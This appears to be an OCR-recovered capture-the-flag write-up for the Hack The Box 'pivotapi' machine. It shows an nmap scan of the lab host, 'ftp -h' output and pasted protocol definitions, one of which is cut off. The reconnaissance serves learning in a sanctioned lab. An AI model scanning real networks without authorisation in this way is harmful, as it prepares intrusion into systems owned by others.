


pivotapi



```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi]
└─# nmap -sC -sV 10.10.10.240
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 16:47 EDT
Nmap scan report for 10.10.10.240
Host is up (0.064s latency).
Not shown: 987 filtered ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-19-21  03:06PM               103106 10.1.1.414.6453.pdf
| 02-19-21  03:06PM               656029 28475-linux-stack-based-buffer-overflows.pdf
| 02-19-21  12:55PM              1802642 BHUSA09-McDonald-WindowsHeap-PAPER.pdf
| 02-19-21  03:06PM              1018160 ExploitingSoftware-Ch07.pdf
| 08-08-20  01:18PM               219091 notes1.pdf
| 08-08-20  01:34PM               279445 notes2.pdf
| 08-08-20  01:41PM                  105 README.txt
|_02-19-21  03:06PM              1301120 RHUL-MA-2009-06.pdf
| ftp-syst:
|_  SYST: Windows_NT
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-06-09 21:03:36Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: LicorDeBellota.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: LICORDEBELLOTA
|   NetBIOS_Domain_Name: LICORDEBELLOTA
|   NetBIOS_Computer_Name: PIVOTAPI
|   DNS_Domain_Name: LicorDeBellota.htb
|   DNS_Computer_Name: PivotAPI.LicorDeBellota.htb
|   DNS_Tree_Name: LicorDeBellota.htb
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-09T21:03:01
|_Not valid after:  2051-06-09T21:03:01
|_ssl-date: 2021-06-09T21:04:24+00:00; +16m08s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: LicorDeBellota.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: PIVOTAPI; OS: Windows; CPE: cpe:/o:microsoft:windows
```




```
Host script results:
|_clock-skew: mean: 16m07s, deviation: 0s, median: 16m07s
| ms-sql-info:
|   10.10.10.240:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-06-09T21:03:48
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.04 seconds
```




Domain Name System

DNS, or the Domain Name System, translates human readable domain names (for example, www.amazon.com) to machine readable IP addresses (for example, 192.0.



File Transfer Protocol


The File Transfer Protocol is a standard communication protocol used for the transfer of computer files from a server to a client on a computer network. FTP is built on a client–server model architecture using separate control and data connections between the client and the server. Wikipedia



Kerberos


Protocol

Kerberos is a computer-network authentication protocol that works on the basis of tickets to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner. Wikipedia




What is RPC used for?

Remote Procedure Call (**RPC**) is a protocol that one program can use to request a service from a program located in another computer on a network without having to understand the network's details. **RPC** is **used to** call other processes on the remote systems like a local system.




What is NetBIOS SSN?


Description. This indicates an attempt to use the **NetBIOS-SSN** protocol. **NetBIOS** Session Service (NBSS) is a protocol to connect two computers to transmit heavy data traffic. It is mostly used for printer and file services over a network. Dec 9, 2008



Active Directory (AD) is a database and set of services that connect users with the network resources they need to get their **work** done. The database (or **directory**) contains critical information about your environment, including what users and computers there are and who's allowed to **do** what.




How does **LDAP** work with **Active Directory**? **LDAP** provides a means to manage user and group membership stored in **Active Directory**. **LDAP** is a protocol to authenticate and authorize granular access to IT resources, while **Active Directory** is a database of user and group information. Feb 1, 2021



What is kpasswd5 used for?


Port 464: running **kpasswd5**. This port is **used for** changing/setting passwords against Active Directory. Ports 636 & 3269: As indicated on the nmap FAQ page, this means that the port is protected by tcpwrapper, which is a host-based network access control program.




I'm assuming that's an nmap scan or similar. TCP Wrapper is a client side software solution for Linux/BSD machines which provides firewall features. It monitors all incoming packets to the machine and if an external node attempts to connect, the software checks to see if the node is authorized based on various criteria you can specify.

There is bunch of ports open.
Let's first start with ftp

FTP



```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi]
└─# ftp -h

        Usage: { ftp | pftp } [-46pinegvtd] [hostname]
           -4: use IPv4 addresses only
           -6: use IPv6, nothing else
           -p: enable passive mode (default for pftp)
           -i: turn off prompting during mget
           -n: inhibit auto-login
           -e: disable readline support, if present
           -g: disable filename globbing
           -v: verbose mode
           -t: enable packet tracing [nonfunctional]
           -d: enable debugging
```



Active Mode FTP

Among the two connection modes, active mode is the older one. Active FTP was introduced in the early days of computing when mainframes were more common and attacks to information security were not as prevalent.

Here's a simplified explanation on how an active mode connection is carried out, summarized in two steps. Some relevant steps (e.g. ACK replies) have been omitted to simplify things.

1. A user connects from a random port on a file transfer client to FTP port 21 on the server. It sends the PORT command, specifying what client-side port the server should connect to. This port will be used later on for the data channel and is different from the port used in this step for the command channel.
2. The server connects from port 20 to the client port designated for the data channel. Once the data connection is established, file transfers are then made through these client and server ports.

